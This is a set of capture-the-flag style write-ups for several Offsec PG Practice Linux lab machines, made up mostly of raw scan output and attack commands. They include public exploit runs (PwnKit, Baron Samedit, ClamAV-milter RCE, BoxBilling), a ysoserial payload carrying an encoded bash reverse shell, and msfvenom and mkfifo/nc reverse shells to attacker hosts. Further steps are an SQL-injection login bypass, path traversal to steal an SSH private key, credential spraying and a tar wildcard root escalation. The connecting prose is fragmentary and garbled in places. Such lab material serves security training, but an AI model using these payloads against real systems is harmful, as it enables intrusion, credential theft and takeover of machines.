/emails (Status: 302) [Size: 8976] [--> http://bullybox.local/login]
/example (Status: 200) [Size: 4185]
/forum (Status: 200) [Size: 9808]
/index.php (Status: 200) [Size: 10462]
/invoice (Status: 302) [Size: 9558] [--> http://bullybox.local/login]
/kb (Status: 200) [Size: 9522]
/login (Status: 200) [Size: 14605]
/me (Status: 302) [Size: 0] [--> http://bullybox.local/client/profile]
/news (Status: 200) [Size: 10663]
/order (Status: 200) [Size: 12532]
/php.ini (Status: 403) [Size: 279]
/privacy-policy (Status: 200) [Size: 10669]
/production.log (Status: 403) [Size: 279]
/reports list (Status: 403) [Size: 279]
/robots.txt (Status: 200) [Size: 716]
/server-status (Status: 403) [Size: 279]
/service (Status: 302) [Size: 9188] [--> http://bullybox.local/login]
/sitemap.xml (Status: 200) [Size: 1719]
/spamlog.log (Status: 403) [Size: 279]
/support (Status: 302) [Size: 11285] [--> http://bullybox.local/login]
/tos (Status: 200) [Size: 10263]
Progress: 4727 / 4727 (100.00%)
``` usegit-dumperdownload,canCheckbb-config.php
```

```

(kali㉿kali)-[~/pgplay/git-dumper]
└─$ python3 git_dumper.py http://bullybox.local/.git/ /home/kali/pgplay/bullybox

(kali㉿kali)-[~/pgplay/bullybox]
└─$ cat bb-config.php

<?php
return array (
 'debug' => false,
 'salt' => 'b94ff361990c5a8a37486ffef13fab96',
 'url' => 'http://bullybox.local/',
 'admin_area_prefix' => '/bb-admin',
 'sef_urls' => true,
 'timezone' => 'UTC',
 'locale' => 'en_US',
 'locale_date_format' => '%A, %d %B %G',
 'locale_time_format' => '%T',
 'path_data' => '/var/www/bullybox/bb-data',
 'path_logs' => '/var/www/bullybox/bb-data/log/application.log',
 'log_to_db' => true,
 'db' =>
 array (
 'type' => 'mysql',
 'host' => 'localhost',
 'name' => 'boxbilling',
 'user' => 'admin',
 'password' => 'Playing-Unstylish7-Provided',
)
)
...
canthen use [CVE-2022-3552] (https://github.com/kabir0x23/CVE-2022-3552) login

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

(kali㉿kali)-[~/pgplay]
└─$ python3 CVE-2022-3552.py -d http://bullybox.local/ -u admin@bullybox.local -p Playing-Unstylish7-Provided
[+] Successfully logged in
[+] Payload saved successfully
[+] Getting Shell

```

\$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo\_root" for details.

```

yuki@bullybox:/$
''' sudo -lCheck.get root./rootget proof.txt

```

```

yuki@bullybox:/tmp$ sudo -l
Matching Defaults entries for yuki on bullybox:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
 use_pty

User yuki may run the following commands on bullybox:
 (ALL : ALL) ALL
 (ALL) NOPASSWD: ALL
yuki@bullybox:/tmp$ sudo su
root@bullybox:~# cat proof.txt
34efdb508928e4f8562f5bcd51460a20

```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.116 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.116:22
Open 192.168.172.116:80
Open 192.168.172.116:139
Open 192.168.172.116:445
Open 192.168.172.116:8080

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.4 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.6 ((CentOS))
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-title: Landed by HTML5 UP
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp open netbios-ssn syn-ack Samba smbd 4.10.4 (workgroup: SAMBA)
8080/tcp open http-proxy syn-ack
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS POST
|_ http-favicon: Unknown favicon MD5: A6A122A54CC447ED63502C5749919325
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-open-proxy: Proxy might be redirecting requests
```
buster

```

```

301 GET 7I 20w 238c http://192.168.172.116/assets => http://192.168.172.116/assets/
301 GET 7I 20w 246c http://192.168.172.116/backup_migrate => http://192.168.172.116/backup_migrate/
200 GET 1887I 5716w 335351c http://192.168.172.116/backup_migrate/recycler.tar
301 GET 7I 20w 238c http://192.168.172.116/images => http://192.168.172.116/images/
```
loginsmb,downloadrecycler.ser,file

```

```

(kali㉿kali)-[~/pgplay]
└─$ smbclient -N -L 192.168.172.116

(kali㉿kali)-[~/pgplay]
└─$ smbclient -N //192.168.172.116/"Samantha Konstan"
smb: \> ls

. D 0 Thu Oct 1 16:28:46 2020
.. D 0 Thu Sep 24 13:38:10 2020
recycler.ser N 0 Wed Sep 23 21:35:15 2020
readme.txt N 478 Thu Sep 24 13:32:50 2020
spring-mvc-quickstart-archetype D 0 Thu Sep 24 13:36:11 2020
thymeleafexamples-layouts D 0 Thu Sep 24 13:37:09 2020
resources.html N 42713 Thu Sep 24 13:37:41 2020
pom-bak.xml N 2187 Thu Oct 1 16:28:46 2020

smb: \> get recycler.ser

(kali㉿kali)-[~/pgplay]
└─$ file recycler.ser
recycler.ser: Java serialization data, version 5
```
Refer to[hacktricks - Deserialization](https://book.hacktricks.xyz/pentesting-web/deserialization?source=post_page-----4686e6fa8df6-----#ysoserial),downloadFirst`java 11`

```

```

(kali㉿kali)-[~/pgplay]
└─$ sudo apt-get install openjdk-11-jdk

```

```

(kali㉿kali)-[~/pgplay]
└─$ sudo update-alternatives --config java

```

There are 3 choices for the alternative java (providing /usr/bin/java).

Selection Path Priority Status

- 0 /usr/lib/jvm/java-21-openjdk-amd64/bin/java 2111 auto mode
- 1 /usr/lib/jvm/java-11-openjdk-amd64/bin/java 1111 manual mode
- 2 /usr/lib/jvm/java-17-openjdk-amd64/bin/java 1711 manual mode
- 3 /usr/lib/jvm/java-21-openjdk-amd64/bin/java 2111 manual mode

Press <enter> to keep the current choice[*], or type selection number: 1

update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/java to provide /usr/bin/java (java) in manual mode

```
(kali㉿kali)-[~/pgplay]
```

```
$ java --version
```

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

openjdk 11.0.20-ea 2023-07-18

base64 encode/decode

```
bash -i >& /dev/tcp/192.168.45.245/445 0>&1
```

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjI0NS80NDUgMD4mMQ==
```

```
(kali㉿kali)-[~/pgplay]
```

```
$ rlwrap -cAr nc -nvlp445
```

```
(kali㉿kali)-[~/pgplay]
```

```
$ java -jar ysoserial-all.jar CommonsCollections4 "bash -c
```

```
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjI0NS80NDUgMD4mMQ==}|{base64,-d}|{bash,-i}" > recycler.ser
```

```
smb: > rm recycler.ser
```

```
smb: > put recycler.ser
```

```
''' dashboardClickcheck statuscanshell,/home/samanthaget local.txt
```

```
[samantha@cassios ~]$ cat local.txt
```

```
bddb0594e83da5623b4f77d9b61fc445
```

```
''' `linpeas.sh`
```

```
[samantha@cassios tmp]$ wget 192.168.45.245/linpeas.sh
```

```
[samantha@cassios tmp]$ chmod +x linpeas.sh
```

```
[samantha@cassios tmp]$ ./linpeas.sh
```

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: less probable

Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codecademy.github.com/berdav/CVE-2021-4034/zip/main>

```
[samantha@cassios tmp]$ wget 192.168.45.245/CVE-2021-4034.py
```

```
[samantha@cassios tmp]$ python CVE-2021-4034.py
```

```
whoami
```

```
root
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
[root@cassios root]# cat proof.txt
```

```
402468ac96ce42578c006c6ca53bbb14
```

tags: Offsec PG Practice Intermediate Linux # Catto

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.233.139 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.233.139:8080
Open 192.168.233.139:18080
Open 192.168.233.139:30330
Open 192.168.233.139:41651
Open 192.168.233.139:50400
Open 192.168.233.139:42247
Open 192.168.233.139:42022

PORT      STATE SERVICE REASON  VERSION
8080/tcp  open  http    syn-ack nginx 1.14.1
|_http-open-proxy: Proxy might be redirecting requests
30330/tcp  open  http    syn-ack Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-favicon: Unknown favicon MD5: BC550ED3CF565EB8D826B8A5840A6527
41651/tcp  open  unknown syn-ack
42022/tcp  open  ssh     syn-ack OpenSSH 8.0 (protocol 2.0)
42247/tcp  open  http    syn-ack Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-cors: HEAD GET POST PUT DELETE PATCH
50400/tcp  open  http    syn-ack Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Error
``` `dirsearch`
```

```
(kali㉿kali)-[~/pgplay]
└─$ dirsearch -u http://192.168.233.139:30330
```

[02:36:35] Starting:

[02:37:16] 301 - 177B - /icons-> /icons/

[02:37:39] 301 - 179B - /static-> /static/

``` Checkhttp://192.168.233.139:30330/static/,canhttp://192.168.233.139:30330/new-server-config-mc,WallAskCharacter305

Private Server Config
November, 10, 2020

The new **password** for the MC server **is**: WallAskCharacter305

Remember **to** contact me add you **in** the allowed list of the server.

``` Click`http://192.168.233.139:30330/minecraft`,`sabel`,`yvette`,`zahara`,`sybilla`,`marcus`,`tabbatha`,`tabby`

Minecraft - The Island  
November, 05, 2020

Minecraft: The Island by Max Brooks, #1 New York Times bestselling author of World War Z, is the first official Minecraft novel. In the tradition of iconic stories like Robinson Crusoe and Treasure Island, Minecraft: The Island will tell the story of a new hero stranded in the world of Minecraft, who must survive the harsh, unfamiliar environment and unravel the secrets of the island.

We loved this book so much that created a server. Already invited and added keralis, xisuma, zombiecleo, mumbojumbo, and waiting for a reply on the entire hemircraft clan. There is a limit on the server, but at least sabel, yvette, zahara, sybilla, marcus, tabbatha and tabby are already online and building.

Good luck everybody!  
``` users.txt,CME



```

(kali㉿kali)-[~/pgplay]
└─$ cat users.txt
sabel
yvette
zahara
sybilla
marcus
tabbatha
tabby

(kali㉿kali)-[~/pgplay]
└─$ crackmapexec ssh -u users.txt -p WallAskCharacter305 --port 42022 192.168.233.139

SSH      192.168.233.139 42022 192.168.233.139 [*] SSH-2.0-OpenSSH_8.0
SSH      192.168.233.139 42022 192.168.233.139 [-] sabel:WallAskCharacter305 Authentication failed.
SSH      192.168.233.139 42022 192.168.233.139 [-] yvette:WallAskCharacter305 Authentication failed.
SSH      192.168.233.139 42022 192.168.233.139 [-] zahara:WallAskCharacter305 Authentication failed.
SSH      192.168.233.139 42022 192.168.233.139 [-] sybilla:WallAskCharacter305 Authentication failed.
SSH      192.168.233.139 42022 192.168.233.139 [+] marcus:WallAskCharacter305
``` use `marcus/WallAskCharacter305` sshlogin, `/home/marcus` get local.txt

```

```

(kali㉿kali)-[~/pgplay]
└─$ ssh -p 42022 marcus@192.168.233.139

```

```

[marcus@catto ~]$ cat local.txt
25138965fdf714c69f90d1ea52e5203b
``` linpeas.sh

```

```

[marcus@catto tmp]$ wget 192.168.45.179:8080/linpeas.sh
[marcus@catto tmp]$ chmod +x linpeas.sh
[marcus@catto tmp]$ ./linpeas.sh

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
``` use [CVE-2021-3156] (https://github.com/worawit/CVE-2021-3156?tab=readme-ov-file) get root, get proof.txt
in /root

```

```

[marcus@catto tmp]$ wget 192.168.45.179:8080/exploit_nss.py
[marcus@catto tmp]$ python3 exploit_nss.py
[root@catto root]# cat proof.txt
0c1d76f0a988502d34704ddd0038d39f

```

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.166.42 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.166.42:22
Open 192.168.166.42:25
Open 192.168.166.42:80
Open 192.168.166.42:139
Open 192.168.166.42:199
Open 192.168.166.42:445
Open 192.168.166.42:60000

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)
25/tcp open smtp syn-ack Sendmail 8.13.4/8.13.4/Debian-3sarge3
|_smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_smtp-commands: localhost.localdomain Hello [192.168.45.244], pleased to meet you, ENHANCEDSTATUSCODES, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, DELIVERBY, HELP
|_ 2.0.0 This is sendmail version 8.13.4 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org. 2.0.0 For local information send email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp open http syn-ack Apache httpd 1.3.33 ((Debian GNU/Linux))
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
199/tcp open smux syn-ack Linux SNMP multiplexer
445/tcp open netbios-ssn syn-ack Samba smbd 3.0.14a-Debian (workgroup: WORKGROUP)
60000/tcp open ssh syn-ack OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)
``` google[CVE-2007-4560] (https://github.com/0x1sac/ClamAV-Milter-Sendmail-0.91.2-Remote-Code-Execution/blob/main/exploit.c),downloadreverseshell

```

```

(kali㉿kali)-[~/pgplay]
└─$ gcc clamav.c -o clamav

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.244 LPORT=9001 -f elf > shell_9001

(kali㉿kali)-[~/pgplay]
└─$ ./clamav 192.168.166.42 25 "wget 192.168.45.244/shell_9001"
[+] Connected to 192.168.166.42:25
[+] Payload sent!

(kali㉿kali)-[~/pgplay]
└─$ ./clamav 192.168.166.42 25 "chmod +x shell_9001"
[*] Warning: it is advised to use absolute path for commands
[+] Connected to 192.168.166.42:25
[+] Payload sent!

(kali㉿kali)-[~/pgplay]
└─$ ./clamav 192.168.166.42 25 "./shell_9001"
[+] Connected to 192.168.166.42:25
[+] Payload sent!

```

```

whoami
root
cat proof.txt
7fcc26337f81ca0d455b3c604a8d4d27

```

tags: Offsec PG Practice Hard Linux # Clue

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.181.240 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.181.240:22
Open 192.168.181.240:80
Open 192.168.181.240:139
Open 192.168.181.240:3000
Open 192.168.181.240:445
Open 192.168.181.240:8021

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         syn-ack  Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: 403 Forbidden
139/tcp   open  netbios-ssn  syn-ack  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  syn-ack  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3000/tcp  open  http         syn-ack  Thin httpd
|_http-title: Cassandra Web
|_http-server-header: thin
|_http-methods:
|_ Supported Methods: GET HEAD
|_http-favicon: Unknown favicon MD5: 68089FD7828CD453456756FE6E7C4FD8
8021/tcp  open  freeswitch-event syn-ack  FreeSWITCH mod_event_socket
Service Info: Hosts: 127.0.0.1, CLUE; OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Check `http://192.168.181.240:3000/`, google[edb-49362] (https://www.exploit-
db.com/exploits/49362) canRefer touse
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 49362.py 192.168.181.240 /proc/self/cmdline

/usr/bin/ruby2.5/usr/local/bin/cassandra-web-ucassie-pSecondBiteTheApple330
``` use cassie ssh, Check edb-47799 \(https://www.exploit-db.com/exploits/47799\) PASSWORD SecondBiteTheApple330, fail
```

```
ADDRESS=sys.argv[1]
CMD=sys.argv[2]
PASSWORD='SecondBiteTheApple330' # default password for FreeSWITCH

(kali㉿kali)-[~/pgplay]
└─$ python3 47799.py 192.168.181.240 "whoami"
Authentication failed
``` smb, google[How to change FreeSWITCH event socket password?]
(https://inextrix.atlassian.net/wiki/spaces/ASTPP/pages/5572241/How+to+change+FreeSWITCH+event+socket+pass
word) path`/usr/local/freeswitch/conf/autoload_configs/event_socket.conf.xml1`,/etc..., try use `49362.py`
```

```
(kali㉿kali)-[~/pgplay]
└─$ smbclient -N -L 192.168.181.240
```

Sharename Type Comment

```

print$ Disk Printer Drivers
backup$ Disk Backup web directory shares
IPC$ IPC IPC Service (Samba 4.9.5-Debian)
```

```
(kali㉿kali)-[~/pgplay]
└─$ smbclient -N //192.168.181.240/backup
```

```
smb: \freeswitch\etc\freeswitch\autoload_configs> get event_socket.conf.xml
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 49362.py 192.168.181.240 /etc/freeswitch/autoload_configs/event_socket.conf.xml
```

```
<configuration name="event_socket.conf" description="Socket Client">
<settings>
<param name="nat-map" value="false"/>
<param name="listen-ip" value="0.0.0.0"/>
```

```
<param name="listen-port" value="8021"/>
<param name="password" value="StrongClueConEight021"/>
</settings>
</configuration>
''' get StrongClueConEight021
```

```
ADDRESS=sys.argv[1]
CMD=sys.argv[2]
PASSWORD='StrongClueConEight021' # default password for FreeSWITCH

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp3000

(kali㉿kali)-[~/pgplay]
└─$ python3 47799.py 192.168.181.240 "nc -c /bin/sh 192.168.45.245 3000"
Authenticated
``` login,`/var/lib/freeswitch/`local.txt
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
freeswitch@clue:/$ find / -name "local.txt" 2>/dev/null
find / -name "local.txt" 2>/dev/null
/var/lib/freeswitch/local.txt
freeswitch@clue:/var/lib/freeswitch$ cat local.txt
558eb3f2c47ca82f21accd3413725dff
''' canthen use get cassie's password,Checksudo -l,/usr/local/bin/cassandra-webto see cansudo cassandra-web
```

```
freeswitch@clue:/home/cassie$ su cassie
Password: SecondBiteTheApple330
cassie@clue:~$ sudo -l
sudo -l
Matching Defaults entries for cassie on clue:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cassie may run the following commands on clue:
    (ALL) NOPASSWD: /usr/local/bin/cassandra-web

cassie@clue:~$ /usr/local/bin/cassandra-web
/usr/local/bin/cassandra-web
I, [2024-05-10T04:04:04.806057 #16191] INFO -- : Establishing control connection
W, [2024-05-10T04:04:04.809156 #16191] WARN -- : Host 127.0.0.1 refused all connections
Cassandra::Errors::AuthenticationError: Server requested authentication, but client was not configured to
authenticate

Usage: cassandra-web [options]
  -B, --bind BIND                ip:port or path for cassandra web to bind on (default: 0.0.0.0:3000)
  -H, --hosts HOSTS              coma-separated list of cassandra hosts (default: 127.0.0.1)
  -P, --port PORT                integer port that cassandra is running on (default: 9042)
  -L, --log-level LEVEL          log level (default: info)
  -u, --username USER            username to use when connecting to cassandra
  -p, --password PASS            password to use when connecting to cassandra
  -C, --compression NAME        compression algorithm to use (lz4 or snappy)
      --server-cert PATH         server certificate pathname
      --client-cert PATH        client certificate pathname
      --private-key PATH        path to private key
      --passphrase SECRET       passphrase for the private key
  -h, --help                     Show help

``` useCheck`anthony`directory,usegetcassieshellcurl,curl`anthony`directory,findroot,`id_rsa`
```

```
cassie@clue:/tmp$ sudo cassandra-web -B 0.0.0.0:4444 -u cassie -p SecondBiteTheApple330
```

```
cassie@clue:/$ curl --path-as-is localhost:4444/../../../../../../../../home/anthony/.bash_history
<../../../../../../../../home/anthony/.bash_history
clear
ls -la
ssh-keygen
cp .ssh/id_rsa.pub .ssh/authorized_keys
sudo cp .ssh/id_rsa.pub /root/.ssh/authorized_keys
exit
```

```
cassie@clue:/$ curl --path-as-is localhost:4444/../../../../../../../../home/anthony/.ssh/id_rsa
<44/../../../../../../../../home/anthony/.ssh/id_rsa
-----BEGIN OPENSsh PRIVATE KEY-----
b3BIbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAw59iC+ySJ9F/xWp8QVkvBva2nCFikZ0VT7hkhtAxujRRqKjhLKJe
d19FBjwkeSg+PevKIzrBVr0JQuEPJ1C9NCxRsp91xECMK3hGh/DBdfh1FrQACtS4oOdzdM
jWyB00P1JPdEM4ojwzPu0CcduuV0kVJDndtsDqAcLJr+Ls8zYo376zCyJuCCBonPVitr2m
B6KWILv/ajKwbgrNMZpQb8prHL3IRIVabjaSv0bITx1KMeyaya+K+Dz84Vu8uHNFJO0rhq
gBAGtUgBJNJWa9EZtwws9PtlIOzyZYrQTOTq4+q/FFpAKfbsNdqUe445FkvPmryyx7If/
DaMoSYSPhwAAA8gc9JxpHPscaQAAAAAdzc2gtcnNhAAABAQDDn2IL7Jln0X/FanxBWS8G9r
aciWKRnRVPUgSG0DG6NFGGoQOEsoI53X0UGPCR5KD4968ojOsFWwQlC4Q8nUL00LFGyn3XE
QlwreEaH8MF1+HUWtAAK1Lig53N0yNblHTQ/Uk90QziiPDM+7QJx265XSRUKOd22wOoBws
mv4uzzNijfvrMLIm4IlGic9WK2vaYHopYgu/9qMrBuCs0xmIBvymscveVEhVpuNpK/RshP
HUox7JrJr4r4PPzhW7y4c0Uk7SuGqAEaA1SAEK0lZr0Rm3DCz0+2wsg7PJlitBM5Orj6r8
UWkAp9uw12pR7jjkWS8+avLLHsh/8NoyhJhl+HAAAAAwEAAQAAQBJswJsY1il9I7zFW9Y
etSN7wVok1dCMVXgOHD7iHYfmXSYyeFhNyuAGUz7fYF1Qj5enqJ5zAMnataigEOR3QNg6M
mGiOCjceY+bWE8/UyMEuHR/VeCNaGy8X0VYxqcCM5NC201KuFdReM0SeT6FGVJVRTyTo+i
CbX5ycWy36u109ncxnDrxJvvb7xROxQ/dCrusF2uVuejUtl4uX1eeqZy3Rb3GPVI4Ttq0+
0hu6jNH4YCYU3SGdwTDz/UJlh9/10OJYsuKcDPBIYwT7mw2QmES3IACPPw8KZAigSLM4fG
Y2Ej3uwX8g6pku6P6ecgwmE2jYPP4c/TMU7TLuSAT9TpAAAAG46HP7WIX+Hjdjuxa2/2C
gX/VSpkZFcDARj51oG4bgXW33pkoXWHvt/ilz8ahHqZB4dniCjHVzjm2hiXwbUvvnKMrCG
krlAfZcUP7Ng/pb1wmqz14lNwuhj9WUhoVJFgYk14knZhC2v2dPdZ8BZ3dqBnfQl0lfr9b
yyQzy+CLBRAAAAgQD7g2V+1vlb8MEylhQJsSxPGA8Ge05HJDKmaiWC2o+L3Er1dlktm/Ys
kBW5hWiVwVoeCUAmUcNgFHMf55nlZnWBwUhgukrdGu3xXpipp9uyeYuuE0/jGob5SFHXvU
DEaXqE8Q9K14vb9by1RZaxWEMK6byndDNswtZ9AeEwnCG0OwAAAIeAxy/IMPft3PUoknN
Q2N8D2WIFEYh0avw/VlqUiGTJE8K6lbu6M0nxv+OI0i1BVR1zrd28BYphDOsAy6kZNBtU
iw4liAQFFhimnpId+7/8EBW1Oti8ZH5Mx8RdsxYtzBIC2uDyblKrG030Nk0EHNpcG6kRVj
4oGMJpv1aeQnWSUAAAAMYW50aG9ueUBjbHVIAQIDBAUGBw==
-----END OPENSsh PRIVATE KEY-----
''' login.findproofproof_youtriedharder.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ chmod 600 anthony.id_rsa

(kali㉿kali)-[~/pgplay]
└─$ ssh -i anthony.id_rsa root@192.168.181.240

root@clue:~# cd /root
root@clue:~# ls
proof.txt proof_youtriedharder.txt smbd.sh
root@clue:~# cat proof.txt
The proof is in another file
root@clue:~# cat proof_youtriedharder.txt
8b9e0598d7a9f46b9f6c8beffe405a52
''' ---
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.227.10 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.227.10:22
Open 192.168.227.10:80
Open 192.168.227.10:9090

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
| Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: blaze
9090/tcp open ssl/zeus-admin? syn-ack
| fingerprint-strings:
| GetRequest, HTTPOptions:
| HTTP/1.1 400 Bad request
| Content-Type: text/html; charset=utf8
| Transfer-Encoding: chunked
| X-DNS-Prefetch-Control: off
| Referrer-Policy: no-referrer
| X-Content-Type-Options: nosniff
`` buster
```

```
(kali㉿kali)[~/pgplay]
$ ffuf -u http://192.168.227.10/FUZZ.php -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

v2.1.0-dev

```

:: Method : GET
:: URL : http://192.168.227.10/FUZZ.php
:: Wordlist : FUZZ: /home/kali/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

```

```
.htaccess [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 108ms]
.hta [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 126ms]
.htpasswd [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 133ms]
logout [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 86ms]
login [Status: 200, Size: 769, Words: 69, Lines: 29, Duration: 87ms]
:: Progress: [4727/4727] :: Job [1/1] :: 456 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
''' Go to http://192.168.227.10/login.php, then use MySQL-SQLi-Login-Bypass
(https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/Databases/MySQL-SQLi-Login-Bypass/fuzzdb.txt?source=post_page-----c95930e9523d-----)
```

```
username: admin'OR ' ' = '
password: # any

Username Password
james Y2FudHRvdWNoaGh0aG1zc0A0NTUxNTI=
cameron dGhpc3NjYW50dGJldG91Y2h1ZGRANDU1MTUy
```` then use [base64 decode] (https://www.base64decode.org/) canget james's
password`canttouchhhthiiss@455152`
login`https://192.168.227.10:9090`,`Click`Terminal`
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
james@blaze:~$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.195 9001 >/tmp/f
``` /home/jamesget local.txt
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
james@blaze:~$ cat local.txt
370e275bddb3cd65fbb4b00cabd0e4e6
``` Check`sudo -l`
```

```
james@blaze:/tmp$ sudo -l
Matching Defaults entries for james on blaze:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

User james may run the following commands on blaze:
(ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *

privesc.sh

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.195 80 >/tmp/f
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80
```

```
james@blaze:~$ echo "" > '--checkpoint=1'
james@blaze:~$ echo "" > '--checkpoint-action=exec=sh privesc.sh'
james@blaze:~$ wget 192.168.45.195:8000/privesc.sh
james@blaze:~$ chmod +x privesc.sh
james@blaze:~$ sudo /usr/bin/tar -czvf /tmp/backup.tar.gz *
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@blaze:~# cat proof.txt
fd3d8af15eafca699b2c4e6bf2c4b06f
```

tags: Offsec PG Practice Easy Linux # Codo

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.204.23 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.204.23:22
Open 192.168.204.23:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
